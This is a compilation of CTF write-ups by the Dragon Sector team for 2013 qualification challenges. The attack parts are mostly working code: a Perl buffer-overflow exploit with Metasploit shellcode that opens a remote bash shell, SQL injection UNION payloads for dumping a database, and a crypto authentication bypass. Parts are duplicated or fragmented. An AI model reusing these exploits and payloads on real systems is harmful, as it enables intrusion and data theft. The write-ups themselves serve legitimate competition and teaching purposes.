A 41h CTF with only 3 easy challenges? Meet No cON Name Facebook CTF Quals 2013, who's name is longer than it took to solve the tasks!
Our write-up in PDF format, for all three tasks, is available here: Dragon Sector write-ups
And that's about it.


A 41h CTF with only 3 easy challenges? Meet No cON Name Facebook CTF Quals 2013, who's name is longer than it took to solve the tasks!
Our write-up in PDF format, for all three tasks, is available here: Dragon Sector write-ups
And that's about it.
$ checksec.sh --file fil_chal
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Full RELRO      No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   fil_chal
Ok, so we have executable stack that we can use for our exploit - we only have to defeat stack randomisation.
Of course we first have to find vulnerability, so let's start by loading the binary in IDA and using Hex Rays decompiler.
Binary decompiled cleanly and we won't need IDA anymore.
Looking through fil_chal.c file shows standard TCP daemon setup - binary listens on port 34266 and forks after accepting a connection.
After connecting to the port we are greeted by username/password prompt: ************* $$$$$$$$$ AAAAAAA ***** *****
* ******* * $ $$ $$ A A * * * *
* * *** $ $ $$ A A A A * * * *
* * $ $ A A___A A * * * *
* * $ $ A A * * **** * *
* * $ $ A AAA A * * * * * *
* * *** $ $ A A A A * *** *** *
* ******** * $$$$$$ $ A A A A * *
************* $$$$$$$$$$ AAAAAA AAAAAA *************
Dairy
UserName:
Password:
By searching for UserName string it's easy to discover under function responsible for authentication and hardcoded credentials:
v9 = (int)"csaw2013";
v15 = (int)"S1mplePWD";
After logging in with our stolen credentials application asks for entry size and then reads given number of bytes from the client.
Data is then written to a file which is immediately deleted after that (not really that useful as a diary ;)
As one can expect the vulnerability is a buffer overflow while reading the entry.
Code responsible for reading entry size:
__int16 v6; // [sp+1Ah] [bp-Eh]@1
...
if ( read(fd, &buf, 0xAu) == -1 )
{
perror("read: ");
result = 0;
}
else
{
v6 = atoi((const char *)&buf);
if ( v6 )
{
*(_WORD *)a2 = v6;
result = 1;
}
else
{
send(fd, "Invalid Input or need atleast a size of 1\n", 0x2Au, 0);
result = 0;
}
}
...
n = a2;
if ( (unsigned int)(a2 + 1) <= 0x400 )
{
v7 = recv(fd, &buf, n, 0);
if ( v7 == -1 )
{
perror("recv: ");
...
Lucky for us the check has +1 in it - introducing the vulnerability.
If we pass "-1" as a note size (a2+1) will be 0 and will pass the check, but recv() will receive -1, which will be interpreted as 0xffffffff giving us a buffer overflow.
Sending -1 as entry size and 1067 bytes will overwrite saved ip.
As said before stack is executable so we can upload shellcode of our choice in submitted diary entry, we only have to find out it's location in memory.
We can use the send() function to leak stack memory.
Let's run binary under gdb, break at last instruction of sub_8048EFE and look at the stack layout:
Breakpoint 2, 0x08049112 in ?? ()
(gdb) x/20xw $esp
0xbffffab8: 0x41414141 0x41414141 0x00000008 0xffffffff
0xbffffac8: 0x0000000c 0x00000000 0xb7f0a249 0xb7fc6ff4
0xbffffad8: 0xbffffaf8 0xffffffff 0x00000000 0xffff0000
0xbffffae8: 0x0804967b 0x0804966e 0xb7fc6ff4 0x00000000
0xbffffaf8: 0xbffffbe8 0x08048bde 0x00000008 0xbffffbb4
Both point to stack areas with useful addresses, but first proved to produce different results at remote server, while second (0xbffffbe8) worked perfectly.
Let's also check the address of input buffer 'buf', we'll need it later:
|0x8048f5e mov DWORD PTR [esp+0xc],0x0
|0x8048f66 mov edx,DWORD PTR [ebp-0x14]
|0x8048f69 mov DWORD PTR [esp+0x8],edx
|0x8048f6d lea edx,[ebp-0x41c]
|0x8048f73 mov DWORD PTR [esp+0x4],edx
>|0x8048f77 mov DWORD PTR [esp],eax
|0x8048f7a call 0x8048890 <recv>
(gdb) p/x $edx
$3 = 0xbffff69c
Here's final code use to leak the stack:
#!/usr/bin/perl
use IO::Socket::INET;
use warnings;
use IO::Select;
use bytes;
$| = 1;
our $socket = new IO::Socket::INET(
PeerHost => $ARGV[0],
PeerPort => '34266',
Reuse => 1,
Proto => 'tcp',
) or die "ERROR in Socket Creation : $!\n";
print $socket "csaw2013\nS1mplePWD\n-1\n";
my $data;
$socket->recv($data, 66666);
print $socket "A" x 1056,
"\x13\x91\x04\x08" x 13, # sequence of RETs to raise esp
"\x04\x8d\x04\x08", # address of send() call
"\x04\x00\x00\x00", # socket fd
;
$socket->recv($data, 66666);
print $data;
...
00002b8: 7377 6f72 643a 2057 sword: W
00002c0: 656c 636f 6d65 210a elcome!.
00002c8: 6874 7470 3a2f 2f79 http://y
00002d0: 6f75 7475 2e62 652f outu.be/
00002d8: 4b6d 747a 5143 5368 KmtzQCSh
00002e0: 3678 6b0a 0a45 6e74 6xk..Ent
00002e8: 7279 2049 6e66 6f3a ry Info:
00002f0: 2060 e8f1 b700 0000 `......
00002f8: 0000 0000 0000 0000 ........
0000300: 0080 39fd b700 0000 ..9.....
Now all we have to do is run the same script on our local host - comparing them will give us an offset.
Let's add this offset to our previosly discovered 'buf' address and we have what we need - address of our input buffer on the server.
All we need now is a shellcode. I've generated it from metasploit's msfpayload (bash fd redirection is used in arguments):
$ msfpayload linux/x86/exec CMD="/bin/bash 1>&4 0<&4" P
# linux/x86/exec - 55 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, CMD=/bin/bash 1>&4 0<&4
my $buf =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" .
"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x14\x00\x00" .
"\x00\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x20\x31\x3e\x26" .
"\x34\x20\x30\x3c\x26\x34\x00\x57\x53\x89\xe1\xcd\x80";
#!/usr/bin/perl
use IO::Socket::INET;
use warnings;
use IO::Select;
use bytes;
$| = 1;
our $socket = new IO::Socket::INET(
PeerHost => $ARGV[0],
PeerPort => '34266',
Reuse => 1,
Proto => 'tcp',
) or die "ERROR in Socket Creation : $!\n";
print $socket "csaw2013\nS1mplePWD\n-1\n";
my $data;
$socket->recv($data, 6666666);
my $shellcode=
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" .
"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x14\x00\x00" .
"\x00\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x20\x31\x3e\x26" .
"\x34\x20\x30\x3c\x26\x34\x00\x57\x53\x89\xe1\xcd\x80";
print $socket "A" x 1056,
"\x4a\xf6\xff\xbf", # calculated return address
"\x90" x 20, # short nopsled just in case
$shellcode; # shellcode
# interact with shell
my $ioset = IO::Select->new;
$ioset->add(\*STDIN);
$ioset->add($socket);
my $data;
while(@ready = $ioset->can_read)
{
foreach $fh (@ready)
{
if ($fh == $socket){
$socket->recv($data, 6666666);
print $data;
}else{
my $cmd = <STDIN>;
print $socket $cmd;
}
}
}
$socket->close();
perl shell.pl 128.238.66.217
************* $$$$$$$$$ AAAAAAA ***** *****
* ******* * $ $$ $$ A A * * * *
* * *** $ $ $$ A A A A * * * *
* * $ $ A A___A A * * * *
* * $ $ A A * * **** * *
* * $ $ A AAA A * * * * * *
* * *** $ $ A A A A * *** *** *
* ******** * $$$$$$ $ A A A A * *
************* $$$$$$$$$$ AAAAAA AAAAAA *************
Dairy
UserName: Password: Welcome!
http://youtu.be/KmtzQCSh6xk
Entry Info:
id
uid=1001(crackme) gid=1001(crackme) groups=1001(crackme)
ls
fil_chal
key
cat key
key{signness_oh_what_a_world_we_live_in}
The challenge was:
“We've found the source to the Arstotzka spies rendevous server, we must find out their new vault key.” You are also provided with a slurp.py python script and the ip:port.
Phase 1, sha1 challenge
Server -> Client:Phase 2, authentication
Remark 1:def cryptrand(self,n=2048): p1=self.hashToInt(os.urandom(40))<<1600 p1+=self.hashToInt(p1)<<1000 p1+=self.hashToInt(p1)<<500 p1+=self.hashToInt(p1) bitmask=((2<<(n+1))-1) p1=(p1&bitmask) return (p1% self.N)Server -> Client:
First attempt
Our first attempt was to calculate the agreedKey, which is actually possible without knowing the randomly generated sEphemeralPriv.Second attempt
Our second attempt which was successful in the end, was to carefully choose the index. Let’s look again at this equation: $$agreedKey\_withouthash = (cEphemeral * index^{sha512(salt, password) * slush})^{sEphemeralPriv}\ mod\ N$$ We can set cEphemeral to 1 (the value is from the client), which simplifies the formula to:Reduce[x^3 == 1, x, Modulus->5924486056224…(the value of N)]
This was the highest scored exploitation challenge at the CSAW CTF qualification round. At the moment of writing these words (still 4 hours of CTF left) only 5 teams have solved it out of 1375 participating, including ours (and it took us a lot of time and a number of attempts). Several people from our team worked on this task, including, among others, hasherezade, mak, fel1x, and myself (gynvael), and we have finally solved it late Saturaday night.
Oh. And by the way, don't expect any actual exploitation - this turned out to be a Networking task.
The task had the following description:
The SCP organization (http://128.238.66.211:45000) wants you to join, accept and see if you can take advantage of their interns sloppy coding and outdated browser.
The website itself (e.g. http://128.238.66.211:45000/?invite=BL9UDG4MZG6S) greeted you with the following message:

Note: the GitHub link led to a python script parser_server.py, mirrored here.
So the first thing to do was to access the website with our invite token (?invite=...) from the required countries (distinguished probably by IP whois information or IP ranges). This could have been done using various methods like proxies, TOR, websites and servers "pinging" given URLs, etc.
In the end after several hours we had only 5/7 required flags lit, and were looking into some more hardcore methods, but to our surprise the rules were simplified to require only 5 flags lit, which we already had (kudos to teams which actually had 7/7).
Once the required amount of flags were gathered, an upload form appeared:

At this moment the focus in the challenge shifts to the script parser_server.py, which turned out to be only a hint anyway - this script wasn't really used in the available version; and to the following hint-text on the website:
If you are invited, try using a link to your photo instead of your 'commonName' in your certificate signing request!
So what you could do now, is upload a certificate request with a link to whatever in the commonName field, and that link would be visited by something that claimed to be MSIE7b:
GET /whatever HTTP/1.1 Referer: http://intern-box.thescpinternational.local/ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 6.0) Accept: */* Host: myIP:43432 Connection: Keep-AliveNote: we've done several tests, and determined that's probably just wget or curl pretending to be MSIE.
Thinking that it was curl actually made us go to the curl FAQ website where the curl-supported protocols are listed, and we started going through them one by one, to actually figure out that only 3 worked (yes, these are the ones listed in parser_server.py too): http://, https:// and file://.
Since nothing we tried with HTTP or HTTPS actually worked, we switched focus to file://, which actually is SMB over NetBIOS over TPC. We've set up a tunnel to a Windows 7 VM and observed the traffic in wireshark:

The important information here is:

And yes, that's the flag in the NTLMSSP_AUTH attempt - key=whereisthedirtysmellysauce. Honestly, we have not expected it to be there, but well, that's 500 points for checking :)
To summarize I'll repeat myself - I think this task should be in Networking/Miscellaneous category, and not in the Exploitation one, which was pretty misleading. In the end we're just glad to have solved it.
Another CSAW CTF 2013 Quals exploitation task - this time for 400 points (there were two exp400 tasks, this one is the one added Saturday evening/night). It was solved by 26 teams (at the moment of writing these words; still 1h of CTF left), including ours, which is quite surprising since this task turned out to be really simple. On behalf of Dragon Sector it was worked on and solved by myself (gynvael) and mak.
The task description task was quite brief:
nc 128.238.66.223 1025 < hello_world.gbc
hello_world.gbc
The extension - .gbc - tells about a GameBoy Cartridge, so we expected some funky Z80 hacking. But it turned out we were wrong.
When you actually execute the above command, this is the what you get:
Insert Cartridge...
Loaded: CSAW CTF 2013
OK
OK
OK
Hello World!
So it actually prints out Hello World. However, to our surprise, launching it in a GameBoy emulator didn't give the same results - it actually either did nothing or crashed inside the emulator.
We started to analyze the Z80 code, but we weren't getting anywhere - the code just didn't make any sense. So we decided to fall back to looking at the hex editor, trying to figure out if we maybe got the CPU wrong. Take a look at the following screen shot:

The part marked in black is the code at entry point, obviously responsible for writing out "Hello World".
Notice anything funny about it? The "h" letter before 4-char pieces of the string? The "B8 01 00 00 00" sequence? The "CD 80" sequence? Yes ladies and gentlemen - this isn't Z80, it's x86/Linux!
So what actually happens, is that the network daemon on 128.238.66.223:1025 is fetching a GBC cartridge, checking the checksums, and executing the x86 code that is placed at the entry point. And what we need to do is to put a different shellcode there (a reverse shell for example), fix the GBC checksums, and send it to the daemon.
The hardest part here were the checksums. Well OK, I'm actually exaggerating - it was the easiest part, since the emulator I was using (bgb - it's pretty awesome btw) would show me proper CRC values in the debugger:

So all you had to do was:

Another CSAW CTF quals 2013 challenge added Saturday evening (late night for Dragon Sector actually). It was worth 400 points, solved by 41 teams (still 45 minutes of CTF left, so this might be inaccurate), and involved both some crypto and web skills. On behalf of Dragon Sector this task was worked on and solved by valis, keidii, mak and myself (gynvael). Enjoy!
The tasks description was interesting:
Cryptomat is back! You know the drill. Get the key from Dog.
http://128.238.66.225
Indeed there was a Cryptomatv1 a year ago, but being familiar with it is not required to solve this task.
When entering the page you are greeted by the following message:
You are not using a secure browser! (Compatible browsers expose the string SECURE in the useragent).
Adding SECURE to your User Agent does the trick, and you get to see a web site for exchanging encrypted messages (see the screenshots below).


In short, you can create encrypted messages and send them (e.g. to yourself), as well as search through them and download them in the encrypted form (you cannot decrypt them via www though).
Let's try searching. How about we search for... query "xxx" with key "xxx" (kudos keidii for trying this out)?

Ups! Looks like a MySQL error. Analyzing it you can imagine the query it's probably something like this:
SELECT * FROM ??? WHERE ??? LIKE "encrypted(query,key)" ORDER BY id ASC LIMIT ?, 10
This means we have to create such a query, that when encrypted with the given key, is a valid SQL injection payload. Since, as the intro page tells us, this is AES 128-bit in CBC mode, in order to generate such a string we need to start by determining the used IV (initialization vector).
It's important to note here, that in AES 128-bit CBC mode the IV is just a 128-bit string which, when encrypting, is xorred with the first 128-bit block of the plaintext, before that is encrypted (this is to prevent two messages with identical first blocks from looking the same when encrypted). Of course, when decrypting this is done in the opposite direction - first the block is decrypted, and then again is xorred with the IV.
So, to determine the IV we just need to:
kdy0oag+ynCMLgeiZN0nog==<?php $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'','cbc',''); $encrypted_msg = "kdy0oag+ynCMLgeiZN0nog=="; $plaintext = "AAAAAAAAAAAAAAAA"; $key = "AAAAAAAAAAAAAAAA"; $iv= "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"; mcrypt_generic_init($cipher, $key, $iv); $decrypted = mdecrypt_generic($cipher, base64_decode($encrypted_msg)); mcrypt_generic_deinit($cipher); $rec_iv = $decrypted ^ $plaintext; echo($rec_iv);The output:
8k2F2QS480W998NmSo now we have the IV!
Having the IV allows us to create a string, which, after encryption with the given key and IV will result in an SQLI payload. Please note that to generate such a string you just have to start with decrypting (sic!) the payload with the key and IV, since basically encrypt(key, iv, decrypt(key, iv, payload)) == payload. This can be done with the following piece of PHP code:
<?php
$cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'','cbc','');
$iv = "8k2F2QS480W998Nm";
$key = "xxx";

# Payload.
$exp = "\" or 1=1 or \"\"=\"";

# Padding.
$l = 16 - (strlen($exp) % 16);
$exp .= str_repeat(" ", $l);

mcrypt_generic_init($cipher, $key, $iv);
$decrypted = mdecrypt_generic($cipher,$exp);
mcrypt_generic_deinit($cipher);

# Link for convenience.
print "http://128.238.66.225/search.php?key=xxx&query=" . urlencode($decrypted) . "\n";
And the output:http://128.238.66.225/search.php?key=xxx&query=%ED%EF%AC%92%F6%E5a6%F1%BAM%17%D6%94SeU%8D%EEH%F5%40%01%DD%E3%BF%F9%05%0D%92%11BEntering the link shows that the SQLI payload indeed gets executed:

And here we have the aforementioned Dog! Now we just need to get the messages from him, and in order to do that we have to go through the standard way of fetching table names, column names, and their content from the INFORMATION_SCHEMA and the respective tables themselves. Here's a couple of payloads we've used to achieve that:
$exp = "\" and 1=0 union select 1,2,3,4,5,TABLE_NAME,7,8 as id from INFORMATION_SCHEMA.TABLES where table_schema='cryptomat2' and \"x\"!=\"";

$exp = "\" and 1=0 union select 1,2,3,4,5,COLUMN_NAME,7,8 as id from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='message' and \"x\"!=\"";

$exp = "\" and 1=0 union select from_user_id,from_user_id,from_user_id,from_user_id,from_user_id,title,from_user_id,id from message where \"x\"!=\"";

$exp = "\" and 1=0 union select from_user_id,from_user_id,from_user_id,from_user_id,from_user_id,hex(`key`),from_user_id,id from message where \"x\"!=\"";
Here are the dumps from the database:
From Title DL
kasa information_schema
kasa cryptomat2
kasa test

From Title DL
kasa message
kasa user

From Title DL
kasa id
kasa to_user_id
kasa from_user_id
kasa deleted
kasa open
kasa title
kasa key
kasa text

From Title DL
Dog Hey there!
Dog I HAVE THE KEY
Dog HERE IT IS
Cat what?
Cat Coolbeans
kasa asdf
kasa ASDF
kasa a
kasa a
kasa fat

From Title DL
Dog E9F872B26C45C9996D00B435EB591D59
Dog F7524082F4E9115E7B8CBDC603873A63
Dog C14D827264B3A21442FB3AE0E6358ADAE0240DA0250455E8F1E39E487392CF8E
Cat 28C34EAD73ECBF1F03A299A35400E745
Cat F41B9656DF722545F75101B48C5DECDA

From Title DL
Dog AB6C6EEC74AA55A53F682696559653F9F09F66D694BE4C7C0FE6D497226C0722
Dog CB87E3FDB9976BD132BFA764603A7F8930CEBBF440C9869120BE46E4B9AE01DA
Dog 52F2605545A3CB2096BEFDDA90D2EF185377B5805D8A41FD9742B7A68EED0236
Cat D10992FE8494F89F962F328B88AF427F4C9B5C0F19642880C3C0CF75651AEFBD
Cat A4FA063850899121803B568CD5D63EF160ECAF3782D79D44877208E108B11C59
So we have got both the encrypted messages, and the keys (which were stored on the server after all!). Here's a PHP script to decrypt them (they are hex encoded):
function dec($what, $key) {
  global $iv;
  global $cipher;

  mcrypt_generic_init($cipher, hex2bin($key), $iv);
  $decrypted = mdecrypt_generic($cipher, hex2bin($what));
  mcrypt_generic_deinit($cipher);

  echo $decrypted;
  echo "\n";
}

dec("E9F872B26C45C9996D00B435EB591D59", "AB6C6EEC74AA55A53F682696559653F9F09F66D694BE4C7C0FE6D497226C0722");
dec("F7524082F4E9115E7B8CBDC603873A63", "CB87E3FDB9976BD132BFA764603A7F8930CEBBF440C9869120BE46E4B9AE01DA");
dec("C14D827264B3A21442FB3AE0E6358ADAE0240DA0250455E8F1E39E487392CF8E", "52F2605545A3CB2096BEFDDA90D2EF185377B5805D8A41FD9742B7A68EED0236");
dec("28C34EAD73ECBF1F03A299A35400E745", "D10992FE8494F89F962F328B88AF427F4C9B5C0F19642880C3C0CF75651AEFBD");
dec("F41B9656DF722545F75101B48C5DECDA", "A4FA063850899121803B568CD5D63EF160ECAF3782D79D44877208E108B11C59");
And the output:Dog: GUESS WHAT?
Dog: !!!!!!!!!!!
Dog: KEY{HURR_HURR_CRYPTOC_IZ_FUN}
Cat: you smell
Cat: lol
And that's about it. Pretty cool task :)
